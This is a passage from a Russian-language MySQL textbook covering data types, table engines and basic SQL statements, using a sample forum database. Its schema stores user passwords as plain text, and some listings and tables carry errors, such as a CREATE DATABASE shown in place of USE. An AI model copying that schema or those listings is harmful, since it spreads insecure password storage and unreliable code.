К особым типам данных относятся ENUM и SET. Строки этих типов принимают значения из заранее заданного списка допустимых значений. Основное различие между ними заключается в том, что значение типа ENUM должно содержать точно одно значение из указанного множества, столбцы SET могут содержать любой (или все) элемент заранее заданного множества одновременно. Так, значения для столбца, объявленного как ENUM('y','n'),

могут принимать только два значения: либо 'y', либо 'n'. Данный тип удобно использовать для хранения значений переключателей из HTML-формы. Для типа SET, как и для типа ENUM, при объявлении задается список возможных значений, но ячейка может принимать любое значение из списка, пустая строка означает, что ни один из элементов списка не выбран. Этот тип данных удобно использовать при сохранении выбранных посетителем в HTML-форме флажков.

Типы ENUM и SET можно назвать строковыми лишь отчасти, так как при объявлении они задаются списком строк. Но во внутреннем представлении базы данных элементы множества сохраняются в виде чисел. Элементы типа ENUM нумеруются последовательно начиная с 1. В зависимости от числа элементов в списке под столбец может отводиться 1 байт (до 256 элементов в списке) или 2 байта (от 257 до 65 536 элементов в списке).

Элементы множества SET обрабатываются как биты, размер типа при этом также определяется числом элементов в списке: 1 байт (от 1 до 8 элементов), 2 байта (от 9 до 16 элементов), 3 байта (от 17 до 24 элементов), 4 байта (от 25 до 32 элементов) и 8 байт (от 33 до 64 элементов).

2.2.3. Календарные данные

СУБД MySQL имеет 5 столбцов для хранения календарных типов данных: DATE, DATETIME, TIME, TIMESTAMP и YEAR (табл. 4.3).

Таблица 2.3. Календарные типы

Тип	Объем памяти	Диапазон
DATE	3 байта	от '1000-01-01' до '9999-12-31'
TIME	3 байта	от '-838:59:59' до '838:59:59'
DATATIME	8 байт	от '1000-01-01 00:00:00' до '9999-12-31 00:00:00'
TIMESTAMP[(M)]	4 байта	от 19700101000000 до неопределенной даты в 2037 году
YEAR[(M)]	1 байт	от 1901 до 2155 для YEAR(4)
		от 1970 до 2069 для YEAR(2)

2.2.4. Выбор типа данных

При выборе типа данных следует помнить, что обработка числовых данных происходит быстрее строковых. Так как типы данных ENUM и SET имеют

внутреннее числовое представление, им следует отдавать предпочтение перед другими видами строковых данных, если предоставляется такая возможность.

Производительность можно увеличить за счет представления строк в виде чисел. Примером может служить преобразование IP-адреса из строковой нотации в `INT(4)`. Это позволит уменьшить размер таблицы и значительно увеличит скорость при сортировке и выборке данных, но потребует дополнительных преобразований.

Не следует забывать, что базы данных хранятся на жестком диске, и чем меньше места они занимают, тем быстрее происходят поиск и извлечение. Поэтому там, где есть возможность, предпочтение следует отдавать типам данных, занимающим меньше места.

Типы фиксированной длины обрабатываются быстрее типов переменной длины, так как в последнем случае при частых удалениях и модификациях таблицы происходит фрагментация таблицы.

Замечание

Если применение столбцов с данными переменной длины неизбежно, для дефрагментации таблицы следует применять команду `OPTIMIZE TABLE`.

2.2.5. Таблицы MySQL

СУБД MySQL в настоящее время поддерживает несколько видов таблиц: `ISAM`, `MyISAM`, `MERGE`, `HEAP`, `BDB` и `InnoDB`.

Изначально СУБД MySQL планировалась как одна из быстрых баз данных и поддерживала единственный тип таблицы — `ISAM`, в котором применяется индексно-последовательный метод доступа. Для ускорения выполнения запросов дескриптор ISAM не поддерживает транзакции и ряд операторов SQL.

Тип таблицы `ISAM` сейчас является устаревшим. Он применялся в ранних версиях MySQL, использование его нежелательно, так как в будущем его поддержка может будет удалена. Этот вид таблиц был заменен на новый — `MyISAM`, являющийся стандартным типом по умолчанию. Основные преимущества по сравнению с таблицами типа `ISAM` заключаются в следующем:

- поддерживается больший размер таблиц;
- содержимое таблиц хранится в формате, не зависящем от платформы;
- более эффективно работает с индексами и атрибутом `AUTO_INCREMENT`;
- более эффективно организована проверка целостности таблицы;
- поддерживается полнотекстовый поиск с использованием индекса `FULLTEXT`.

Таблицы MERGE предназначены для объединения нескольких таблиц MyISAM в одну. Причем с помощью одного запроса можно обращаться ко всем таблицам, входящим в состав единой таблицы. Главное преимущество такого объединения в том, что итоговая таблица может превышать предельный размер, установленный для таблиц MyISAM.

Таблицы HEAP — это временные таблицы, предназначенные для хранения в оперативной памяти. Для повышения эффективности в них применяются только строки фиксированной длины.

Таблицы типа BDB поддерживаются дескриптором Berkeley DB, разработанным компанией Sleepycat. Дескриптор BDB обеспечивает:

- обработку таблиц с использованием транзакций;
- автоматическое восстановление после сбоев;
- блокирование на уровне страниц, обеспечивающее хорошую производительность при обработке параллельных запросов.

Таблицы типа InnoDB являются самыми новыми таблицами, недавно добавленными в СУБД MySQL. Этот тип таблиц поддерживается дескриптором InnoDB, который был разработан компанией Innobase Oy. Он обеспечивает следующие возможности:

- обработка таблиц с использованием транзакций;
- автоматическое восстановление после сбоев;
- поддержка ключей, в том числе каскадного удаления;
- блокирование на уровне строк, обеспечивающее хорошую производительность при обработке параллельных запросов.

Таблицы могут быть распределены по нескольким файлам или даже разделам, что позволяет выходить за пределы, установленные файловой системой.

2.2.6. Структурированный язык запросов (SQL)

Структурированный язык запросов SQL позволяет производить различные операции с базами данных: создавать таблицы, помещать, обновлять и удалять из них данные, производить запросы из таблиц и т. д. Далее мы последовательно рассмотрим все эти операторы.

Замечание

Несмотря на то, что последний стандарт SQL принят в 1992 г., на сегодняшний день нет ни одной базы данных, где бы он полностью выполнялся. Более того, в различных базах данных часть операций осуществляется по-разному. Мы бу-

дем придерживаться диалекта SQL, характерного для СУБД MySQL, поэтому не все запросы могут выполняться для других баз данных.

Далее в главе будут рассмотрены основные операторы SQL.

CREATE DATABASE

Эта команда создает новую базу данных:

```
CREATE DATABASE [IF NOT EXISTS] db_name;
```

Здесь `db_name` является именем создаваемой базы данных. Для того чтобы создать новую базу данных `forum`, наберите в строке-приглашении клиента `mysql` эту команду и укажите название базы данных (листинг 2.1).

```
mysql> CREATE DATABASE forum;
```

Замечание

Каждый запрос MySQL в клиенте `mysql` завершается точкой с запятой, при выполнении запросов из PHP-скрипта отсутствие завершающей точки с запятой не приводит к ошибке.

Не обязательное ключевое слово `IF NOT EXISTS` сообщит, что базу данных следует создавать, только если база данных с таким именем отсутствует, это позволяет предотвратить завершение запроса ошибкой. Особенно это актуально при использовании SQL в PHP-скриптах.

Для того чтобы убедиться, что база данных `forum` успешно создана, можно выполнить команду `SHOW DATABASES` (листинг 2.2), которая покажет, какие базы данных существуют на вашем компьютере.

```
mysql> SHOW DATABASES;
```

Как видим, среди различных баз данных на компьютере автора присутствует и только что созданная база данных `forum` (рис. 2.2).

Замечание

Команда `SHOW` является внутренней командой MySQL, отсутствующей в стандарте SQL и не поддерживаемой другими базами данных. Далее, по мере описания других операторов SQL, будут рассмотрены другие варианты использования команды `SHOW`.




Рис. 2.2 Созданные базы данных

Замечание

Изначально в MySQL присутствуют только две базы данных `test` и `mysql`. В последней хранится системный каталог, описывающий внутреннюю структуру СУБД MySQL.

USE

Для того чтобы начать работу с таблицами, необходимо сообщить MySQL, с какой базой данных вы намерены работать. Это осуществляется при помощи команды `USE`:

```
USE db_name;
```

Здесь `db_name` — название выбираемой базы данных. Выберем созданную базу `forum` (листинг 2.3).

Листинг 2.3. Выбор базы данных

```
mysql> CREATE DATABASE forum;
Database changed;
```

Замечание

При работе с клиентом `mysql` базу данных можно выбрать непосредственно при его загрузке, передав имя базы данных в качестве параметра, к примеру: `mysql forum`.

CREATE TABLE

Команда `CREATE TABLE` создает новую таблицу в выбранной базе данных. В простейшем случае команда имеет следующий синтаксис:

```
CREATE TABLE table_name [(create_definition, ...)][table_options]
```

Здесь `tab.e_name` — имя создаваемой таблицы; `create_definition` — объявление столбца, его типа и атрибутов. В конце оператора может следовать необязательное указание типа таблицы `table_options`, например, `TYPE=MyISAM`.

Создадим первую таблицу базы данных `forum`, которая называется `authors` и содержит различные данные о зарегистрированных посетителях форума: ник (`name`), пароль (`passw`), e-mail (`email`), Web-адрес сайта посетителя (`url`), номер ICQ (`icq`), сведения о посетителе (`about`), строку, содержащую путь к файлу фотографии посетителя (`photo`), время добавления запроса (`time`), последнее время посещения форума (`last_time`), счетчик сообщений, оставленных посетителем на форуме (`themes`), статус посетителя — является ли он модератором, администратором или обычным посетителем (`statususer`). Кроме перечисленных полей в таблице имеется поле `id_author`, являющееся первичным ключом таблицы.

SQL-запрос, создающий эту таблицу, приведен в листинге 2.4.

```
mysql> CREATE TABLE authors (
mysql> id_author INT NOT NULL AUTO_INCREMENT,
mysql> name TINYTEXT,
mysql> passw TINYTEXT,
mysql> email TINYTEXT,
mysql> url TINYTEXT,
mysql> icq TINYTEXT,
mysql> about TINYTEXT,
mysql> photo TINYTEXT,
mysql> time DATETIME DEFAULT NULL,
mysql> last_time DATETIME DEFAULT NULL,
mysql> themes INT DEFAULT NULL,
mysql> statususer INT DEFAULT NULL,
mysql> PRIMARY KEY (id_author)
mysql> ) TYPE=MyISAM;
```

Выполнив SQL-команду `SHOW TABLES`, можно убедиться, что таблица `authors` успешно создана (рис. 2.3).

Теперь аналогичным образом создадим другие таблицы.

В следующей таблице `forums` содержатся данные о разделах форума.




Рис. 2.3. Таблица `authors` успешно создана

Примечание

Для удобства на форуме может быть создано несколько различных разделов. К примеру, на форуме по языкам программирования для того, чтобы не смешивать темы, относящиеся к различным языкам, имеет смысл создать следующие разделы: C++, PHP, Java и т. д.

В таблице `forums` присутствуют следующие поля: первичный ключ (`id_forum`), *название раздела* (`name`), *правила форума* (`rule`), краткое описание форума (`logo`), порядковый номер (`pos`), флаг, принимающий значение 1, если форум скрытый, и 0, если общедоступный (`hide`).

SQL-запрос, создающий таблицу `forums`, приведен в листинге 2.5.

```
mysql> CREATE TABLE forums (
mysql> id_forum INT(6) NOT NULL AUTO_INCREMENT,
mysql> name TINYTEXT,
mysql> rule TEXT,
mysql> logo TEXT,
mysql> pos INT DEFAULT NULL,
mysql> hide TINYINT(1) DEFAULT NULL,
mysql> PRIMARY KEY (id_forum)
mysql> ) TYPE=MyISAM;
```

Структура форума может быть следующей: имеется список разделов, переход по которым приводит посетителя к списку тем раздела. При переходе по теме посетитель приходит к обсуждению этой темы, состоящему из сообщений других посетителей. Теперь создадим таблицу `themes`, содержащую темы форума (листинг 2.6).

```
mysql> CREATE TABLE themes (
mysql> id_theme INT(11) NOT NULL AUTO_INCREMENT,
```

```
mysql> name TEXT,
mysql> author TINYTEXT,
mysql> id_author INT(6) DEFAULT NULL,
mysql> hide TINYINT(1) DEFAULT NULL,
mysql> time DATETIME DEFAULT NULL,
mysql> id_forum TINYINT(2) DEFAULT NULL,
mysql> PRIMARY KEY (id_theme)
mysql> ) TYPE=MyISAM;
```

В таблице `themes` присутствуют следующие поля.

- Первичный ключ (`id_theme`).
- Название темы (`name`).
- Автор темы (`author`).
- Внешний ключ к таблице авторов (`id_author`).
- Флаг, принимающий значение 1, если тема скрытая, и 0 — если отображается (`hide`) (это поле необходимо для модерирования).
- Время добавления темы (`time`).
- Внешний ключ к таблице форумов (`id_forum`), для того чтобы определить, к какому разделу форума относится данная тема.

В таблице `themes` нормализация проведена частично, она содержит два внешних ключа: `id_author` и `id_forum` для таблиц посетителей и списка форумов, в то же время в ней дублируется имя автора `author`, присутствующее также в таблице посетителей `authors` под именем `name`. Этот случай является примером денормализации, предназначенной для того, чтобы не запрашивать каждый раз таблицу авторов при выводе списка тем и их авторов и обеспечить приемлемую скорость работы форума.

Создадим последнюю таблицу `posts`, в которой хранятся сообщения посетителей (листинг 2.7).

```
mysql> CREATE TABLE posts (
mysql> id_post INT(11) NOT NULL AUTO_INCREMENT,
mysql> name TEXT,
mysql> url TINYTEXT,
mysql> file TINYTEXT,
mysql> author TINYTEXT,
```

```
mysql> id_author INT(6) DEFAULT NULL,
mysql> hide TINYINT(1) DEFAULT NULL,
mysql> time DATETIME DEFAULT NULL,
mysql> parent_post INT(11) DEFAULT NULL,
mysql> id_theme INT(11) DEFAULT NULL,
mysql> PRIMARY KEY  (id_post)
mysql> ) TYPE=MyISAM;
```

В таблице `posts` присутствуют следующие поля.

- Первичный ключ (`id_post`).
- Тело сообщения (`name`).
- Необязательная ссылка на ресурс, которую автор сообщения может ввести при добавлении сообщения (`url`).
- Путь к файлу, прикрепляемому к сообщению (`file`).
- Имя автора (`author`).
- Внешний ключ к таблице авторов (`id_author`).
- Флаг, принимающий значение 1, если сообщение отмечено как скрытое, и 0, если оно отображается (`hide`) — это поле необходимо для модерирования.
- Время добавления сообщения (`time`).
- Сообщение, ответом на которое является данное сообщение (`parent_post`), если сообщение первое в теме — это поле равно 0.
- Внешний ключ к темам (`id_theme`), для того чтобы определить, к какой теме относится сообщение.

Убедимся, что все таблицы успешно созданы, выполнив команду `SHOW TABLES`. Результат показан на рис. 2.4.

```
+-----------------+
| Tables_in_forum |
+-----------------+
| authors         |
| forums          |
| posts           |
| themes          |
+-----------------+
4 rows in set (0.01 sec)
```

Рис. 2.4. Все таблицы базы данных `forum` успешно созданы

DESCRIBE

Команда DESCRIBE показывает структуру созданных таблиц и имеет следующий синтаксис:

```
DESCRIBE table_name
```

Здесь table_name — имя таблицы, структура которой запрашивается.

Замечание

Команда DESCRIBE не входит в стандарт SQL и является внутренней командой СУБД MySQL.

Давайте посмотрим, к примеру, структуру таблицы forums, выполнив следующий SQL-запрос (листинг 2.8).

```
mysql> DESCRIBE forums;
```

После выполнения этой команды интерпретатор MySQL выведет следующую таблицу (рис. 2.5).

```
+----------+--------+------+-----+---------+----------------+
| Field    | Type   | Null | Key | Default | Extra          |
+----------+--------+------+-----+---------+----------------+
| id_forum | int(6) |      | PRI | NULL    | auto_increment |
| name     | text   | YES  |     | NULL    |                |
| rule     | text   | YES  |     | NULL    |                |
| logo     | text   | YES  |     | NULL    |                |
| pos      | int(6) | YES  |     | NULL    |                |
| hide     | int(1) | YES  |     | NULL    |                |
+----------+--------+------+-----+---------+----------------+
6 rows in set (0.05 sec)
```

Рис. 2.5. Структура таблицы forums

Замечание

Можно получить более полное описание структуры таблицы forums, включающее права доступа и комментарии, если воспользоваться оператором SHOW FULL COLUMNS FROM forums;.

ALTER TABLE

Команда ALTER TABLE позволяет изменить структуру таблицы. Эта команда позволяет добавлять и удалять столбцы, создавать и уничтожать индексы,

переименовывать столбцы и саму таблицу. Команда имеет следующий синтаксис:

```
ALTER TABLE table_name alter_spec
```

Параметр `alter_spec` имеет следующие основные значения (табл. 4.4).


Таблица 4.4. Основные преобразования, выполняемые оператором `ALTER TABLE`

Синтаксис	Описание команды
`ADD create_definition [FIRST|AFTER column_name]`	Добавление нового столбца `create_definition`. `create_definition` представляет собой название нового столбца и его тип. Конструкция `FIRST` добавляет новый столбец перед столбцом `column_name`. Конструкция `AFTER` добавляет новый столбец после столбца `column_name`. Если место добавления не указано, по умолчанию столбец добавляется в конец таблицы
`ADD INDEX [index_name] (index_col_name,...)`	Добавление индекса `index_name` для столбца `index_col_name`. Если имя индекса `index_name` не указывается, ему присваивается имя, совпадающее с именем столбца `index_col_name`
`ADD PRIMARY KEY (index_col_name,...)`	Делает столбец `index_col_name` или группу столбцов первичным ключом таблицы
`CHANGE old_col_name new_col_name type`	Изменение столбца с именем `old_col_name` на столбец с именем `new_col_name` и типом `type`
`DROP col_name`	Удаление столбца с именем `col_name`
`DROP PRIMARY KEY`	Удаление первичного ключа таблицы
`DROP INDEX index_name`	Удаление индекса `index_name`

Добавление в таблицу `forums` нового столбца `test` с размещением его после столбца `name` можно выполнить SQL-запросом, показанным в листинге 2.9.

```
mysql> ALTER TABLE forums ADD test INT(10) AFTER name;
```

Выполнив команду `DESCRIBE forums`, можно увидеть, что столбец `test` успешно добавлен после столбца `name` (рис. 2.6).




Field	Type	Null	Key	Default	Extra
id_forum	int(6)		PRI	NULL	auto_increment
name	text	YES		NULL	
test	int(10)	YES		NULL	
rule	text	YES		NULL	
logo	text	YES		NULL	
pos	int(6)	YES		NULL	
hide	int(1)	YES		NULL	

Рис. 2.6. Новый столбец успешно добавлен в таблицу

Так, переименование столбца `test` в текстовый столбец `new_test` можно осуществить следующим образом (листинг 2.10).

```
mysql> ALTER TABLE forums CHANGE test new_test text;
```

Как видно из рис. 2.7, столбец успешно переименован.



Field	Type	Null	Key	Default	Extra
id_forum	int(6)		PRI	NULL	auto_increment
name	text	YES		NULL	
new_test	text	YES		NULL	
rule	text	YES		NULL	
logo	text	YES		NULL	
pos	int(6)	YES		NULL	
hide	int(1)	YES		NULL	

7 rows in set (0.00 sec)

Рис. 2.7. Столбец переименован

При изменении только типа столбца, а не его имени, указание имени все равно необходимо, хотя в этом случае оно будет фактически повторяться (листинг 2.11).

```
mysql> ALTER TABLE forums CHANGE new_test new_test INT(5) NOT NULL;
```

Результат выполнения этого запроса приведен на рис. 2.8.

```
+----------+--------+------+-----+---------+----------------+
| Field    | Type   | Null | Key | Default | Extra          |
+----------+--------+------+-----+---------+----------------+
| id_forum | int(6) |      | PRI | NULL    | auto_increment |
| name     | text   | YES  |     | NULL    |                |
| new_test | int(5) |      |     | 0       |                |
| rule     | text   | YES  |     | NULL    |                |
| logo     | text   | YES  |     | NULL    |                |
| pos      | int(6) | YES  |     | NULL    |                |
| hide     | int(1) | YES  |     | NULL    |                |
+----------+--------+------+-----+---------+----------------+
7 rows in set (0.00 sec)
```

Рис. 2.8. Изменение типа столбца

Удаление столбца `new_test`, можно осуществить следующим запросом (листинг 2.12).

```
mysql> ALTER TABLE forums DROP new_test;
```

Как видно из рис. 2.9, после удаления этого столбца таблица `forums` приобрела исходную структуру.

```
+----------+--------+------+-----+---------+----------------+
| Field    | Type   | Null | Key | Default | Extra          |
+----------+--------+------+-----+---------+----------------+
| id_forum | int(6) |      | PRI | NULL    | auto_increment |
| name     | text   | YES  |     | NULL    |                |
| rule     | text   | YES  |     | NULL    |                |
| logo     | text   | YES  |     | NULL    |                |
| pos      | int(6) | YES  |     | NULL    |                |
| hide     | int(1) | YES  |     | NULL    |                |
+----------+--------+------+-----+---------+----------------+
6 rows in set (0.00 sec)
```

Рис. 2.9. Удаление столбца прошло успешно

DROP TABLE

Команда `DROP TABLE` предназначена для удаления одной или нескольких таблиц:

```
DROP TABLE table_name [ ,table_name,...]
```

К примеру, для удаления таблицы `forums` нужно выполнить следующий SQL-запрос (листинг 2.13).

```
mysql> DROP TABLE forums;
```

DROP DATABASE

Команда DROP DATABASE удаляет базу данных со всеми таблицами, входящими в ее состав:

```
DROP DATABASE database_name
```

Например, удалить базу данных forum можно следующим SQL-запросом (листинг 2.14).

```
mysql> DROP DATABASE forum;
```

INSERT INTO...VALUES

Команда INSERT...VALUES вставляет новые записи в существующую таблицу. Синтаксис команды:

```
INSERT INTO table_name VALUES (values,...)
```

После оператора VALUES в скобках через запятую перечисляются все значения соответствующих полей таблицы в соответствии с их типами.

Для того чтобы вставить в базу данных authors несколько записей, в которых расположена информация о зарегистрированных посетителях форума, можно воспользоваться несколькими операторами INSERT (листинг 2.15).

```
mysql> INSERT INTO authors VALUES (0, 'Maks', '123', 'maks@mail.ru',
mysql>                             'www.softtime.ru ', '', 'программист',
mysql>                             '', '', '', 0, 0);
mysql> INSERT INTO authors VALUES (0, 'Igor', '123', 'igor@mail.ru',
mysql>                             'www.softtime.ru', '', 'Программист',
mysql>                             '', '', '', 407, 0);
mysql> INSERT INTO authors VALUES (0, 'Sergey', '212', 'sergey@mail.ru',
mysql>                             'www.softtime.ru', '', 'Дизайнер',
mysql>                             '', '', '', 408, 0);
```

Начиная с версии MySQL 3.22.5, можно добавить сразу несколько записей с помощью многострочного оператора INSERT (листинг 2.16).

```
mysql> INSERT INTO authors VALUES (0, 'Maks', '123', 'maks@mail.ru',
mysql>                             'www.softtime.ru ', '', 'программист',
mysql>                             '', '', '', 0, 0),
mysql>                             (0, 'Igor', '123', 'igor@mail.ru',
mysql>                             'www.softtime.ru', '', 'Программист',
mysql>                             '', '', '', 407, 0),
mysql>                             (0, 'Sergey', '212', 'sergey@mail.ru',
mysql>                             'www.softtime.ru', '', 'Дизайнер', '',
mysql>                             '', '', 408, 0);
```

При использовании такого оператора записи приводятся в круглых скобках через запятую после ключевого слова VALUES.

Порядок добавления столбцов можно задавать самостоятельно, воспользовавшись формой оператора INSERT:

```
INSERT INTO tbl_name (col_name1, col_name2, ...) VALUES (value1,
value2, ...);
```

Так, запись в таблицу authors можно осуществить при помощи SQL-запроса, представленного в листинге 2.17. При этом значения полей, не указанные в списке, следующем за названием таблицы authors, устанавливаются по умолчанию. Первичный ключ получает значение NULL, которое интерпретируется для полей с атрибутом AUTO_INCREMENT точно так же, как и значение 0: происходит генерация уникального числа.

```
mysql> INSERT INTO authors (name, mail, url, about)
VALUES ('Maks','maks@mail.ru','www.softtime.ru','программист');
```

Версия MySQL 3.22.10 позволяет задавать значения полей в операторе INSERT в форме col_name=value (листинг 2.18).

```
mysql> INSERT INTO authors SET name='Maks', mail='maks@mail.ru',
mysql>                         url='www.softtime.ru ',
mysql>                         about='программист',);
```

Здесь также для полей, не получивших значения, будут выставлены значения по умолчанию.

DELETE

```
DELETE FROM table_name [WHERE definition]
```

Команда DELETE удаляет из таблицы table_name записи, удовлетворяющие заданным в definition условиям, и возвращает число удаленных записей.

Как можно удалить все записи из таблицы authors, показано в листинге 2.19.

```
mysql> DELETE FROM authors;
```

Важной частью запросов DELETE, UPDATE и SELECT является оператор WHERE, позволяющий задать условия для выбора записей, на которые будут действовать эти команды. Следующий запрос удаляет из таблицы запись о посетителе, первичный ключ для которой равен 1 (листинг 2.20).

```
mysql> DELETE FROM authors WHERE id_author = 1;
```

Условия отбора могут быть значительно сложнее. Например, в листинге 2.21 удаляются записи обо всех авторах, пароль которых '123' и первичный ключ превышает значение 10.

```
mysql> DELETE FROM authors WHERE passw = '123' AND id_author > 10;
```

Оператор AND является логическим "И". В запросах можно также применять логическое "ИЛИ" — OR.

Замечание

СУБД MySQL в качестве альтернативы операторам AND и OR поддерживает синтаксис, принятый в С-подобных языках программирования. То есть вместо AND можно применять &&, а вместо OR — ||.

SELECT

Команда SELECT предназначена для извлечения строк данных из одной или нескольких таблиц и имеет в общем случае следующий синтаксис:

```
SELECT column,...
[FROM table WHERE definition]
```

```
[ORDER BY col_name [ASC | DESC], ...]
[LIMIT [offset], rows]
```

Здесь `column` — имя выбираемого столбца. Можно указать несколько столбцов через запятую. Если необходимо выбрать все столбцы, можно просто указать знак звездочки *. Ключевое слово `FROM` указывает на таблицу `table`, из которой извлекаются записи. Ключевое слово `WHERE`, как и при операторе `DELETE`, определяет условия отбора строк. Ключевое слово `ORDER BY` сортирует строки запросов по столбцу `col_name` в прямом (`ASC`) или обратном порядке (`DESC`). Ключевое слово `LIMIT` сообщает MySQL о выводе только `rows` запросов начиная с позиции `offset`.

Для выборки из базы данных при помощи оператора `SELECT` добавим в таблицу `forums` несколько записей (листинг 2.22).

```
mysql> INSERT INTO forums VALUES (0, 'Форум1', '', '', 5, 0);
mysql> INSERT INTO forums VALUES (0, 'Форум2', '', '', 4, 0);
mysql> INSERT INTO forums VALUES (0, 'Форум3', '', '', 3, 0);
mysql> INSERT INTO forums VALUES (0, 'Форум4', '', '', 2, 0);
mysql> INSERT INTO forums VALUES (0, 'Форум5', '', '', 1, 0);
```

Для того чтобы посмотреть всю таблицу `forums`, выполняется следующий запрос (листинг 2.23).

```
mysql> SELECT * FROM forums;
```

В данном запросе происходит выборка всех столбцов из таблицы `forums` без ограничений. Результат запроса показан на рис. 2.10.

id_forum	name	rule	logo	pos	hide
1	форум1			5	0
2	форум2			4	0
3	форум3			3	0
4	форум4			2	0
5	форум5			1	0

Рис. 2.10. Результат выполнения запроса из листинга 2.23

Можно выбрать не все столбцы таблицы, а лишь часть, для этого необходимо явно задать список выбираемых столбцов (листинг 2.24).

```
mysql> SELECT id_forum, name FROM forums;
```

В этом случае MySQL выведет лишь два столбца с первичным ключом `id_forum` и названием форума `name` (рис. 2.11).

id_forum	name
1	Форум1
2	Форум2
3	Форум3
4	Форум4
5	Форум5

Рис. 2.11. Результат выполнения запроса из листинга 2.24

Оператор `LIMIT` используется для ограничения количества строк, возвращаемых командой `SELECT`. Пример приведен в листинге 2.25.

```
mysql> SELECT * FROM forums LIMIT 3;
```

В результате этого запроса будут выведены только первые 3 записи из 5 (рис. 2.12).

id_forum	name	rule	logo	pos	hide
1	форум1			5	0
2	форум2			4	0
3	форум3			3	0

Рис. 2.12. Результат выполнения запроса из листинга 2.25

Оператор `LIMIT` может также принимать два числовых аргумента, которые должны быть целыми числами. В этом случае последний аргумент задает максимальное количество возвращаемых строк, а первый сообщает MySQL, начиная с какой строки производить отсчет (листинг 2.26).

```
mysql> SELECT * FROM forums LIMIT 1,3;
```

В этом случае будут возвращены строки 2, 3 и 4 (рис. 2.13).

id_forum	name	rule	logo	pos	hide
2	форум2			4	0
3	форум3			3	0
4	форум4			2	0

Рис. 2.13. Результат выполнения запроса из листинга 2.26

Оператор WHERE применяется в команде SELECT точно так же, как и в команде DELETE. Выберем из таблицы только те записи, у которых значение id_forum больше 2 (листинг 2.27).

```
mysql> SELECT * FROM forums WHERE id_forum > 2;
```

Результат показан на рис. 2.14.

id_forum	name	rule	logo	pos	hide
3	форум3			3	0
4	форум4			2	0
5	форум5			1	0

Рис. 2.14. Результат выполнения запроса из листинга 2.27

Порядок сортировки выводимых записей можно задавать при помощи оператора ORDER BY (листинг 2.28).

```
mysql> SELECT * FROM forums WHERE id_forum > 2 ORDER BY pos;
```

В этом запросе выводятся все записи со значением поля id_forum не меньше двух, которые при этом сортируются по значению поля pos. Результат такого запроса показан на рис. 2.15.

id_forum	name	rule	logo	pos	hide
5	форум5			1	0
4	форум4			2	0
3	форум3			3	0

Рис. 2.15. Результат выполнения запроса из листинга 2.28

Для дальнейшего рассмотрения оператора SELECT нам понадобится еще несколько записей в таблице forums. Разместим при помощи SQL-запроса, приведенного в листинге 2.29, группу новых форумов со значением поля hide = 1 (листинг 2.29). Форумы с таким значением поля hide являются скрытыми и недоступны пользователям.

```
mysql> INSERT INTO forums VALUES (0, 'Форум6', '', '', 5, 1),
mysql>                           (0, 'Форум7', '', '', 4, 1),
mysql>                           (0, 'Форум8', '', '', 3, 1),
mysql>                           (0, 'Форум9', '', '', 2, 1),
mysql>                           (0, 'Форум10', '', '', 1, 1);
```

Часто стоит задача группировки значений, которая осуществляется при помощи оператора GROUP BY, пример использования оператора приведен в листинге 2.30.

```
mysql> SELECT * FROM forums GROUP BY hide;
```

Результат выполнения SQL-запроса, приведенного в листинге 2.30, показан на рис. 2.16.

id_forum	name	rule	logo	pos	hide
1	форум1			5	0
13	форум6			5	1

Рис. 2.16. Результат выполнения SQL-запроса из листинга 2.30

UPDATE

```
UPDATE table
    SET col_name1=expr1 [, col_name2=expr2 ...]
    [WHERE definition]
    [LIMIT rows]
```

Оператор UPDATE обновляет столбцы таблицы table в соответствии с их новыми значениями в строках существующей таблицы. В выражении SET указывается, какие именно столбцы следует модифицировать и какие величины должны быть в них установлены. В выражении WHERE, если оно присутству-

ет, задается, какие строки подлежат обновлению. В остальных случаях обновляются все строки. Ключевое слово LIMIT позволяет ограничить число обновляемых строк.

В листинге 2.31 разделу форума с первичным ключом 2 присваивается новое название (PHP), и атрибут hide устанавливается равным 1, что делает форум невидимым.

```
UPDATE forums SET name='PHP', hide=1 WHERE id_forum=2;
```

SHOW

Оператор SHOW может принимать множество форм и предназначен для мониторинга таблиц, баз данных и сервера MySQL. При помощи оператора SHOW CHARACTER SET можно выяснить кодировки, поддерживаемые сервером MySQL (рис. 2.17).

Charset	Description	Default collation	Maxlen
big5		big5_chinese_ci	2
latin1		latin1_swedish_ci	1
ujis		ujis_japanese_ci	3
sjis		sjis_japanese_ci	2
tis620		tis620_thai_ci	1
euckr		euckr_korean_ci	2
gb2312		gb2312_chinese_ci	2
gbk		gbk_chinese_ci	2
utf8		utf8_general_ci	3
ucs2		ucs2_general_ci	2
binary		binary	1

Рис. 2.17. Результат выполнения запроса SHOW CHARACTER SET.

Оператор SHOW COLUMN TYPES позволяет вывести перечень информации о типах столбцов, которые использовались при создании таблиц MySQL.

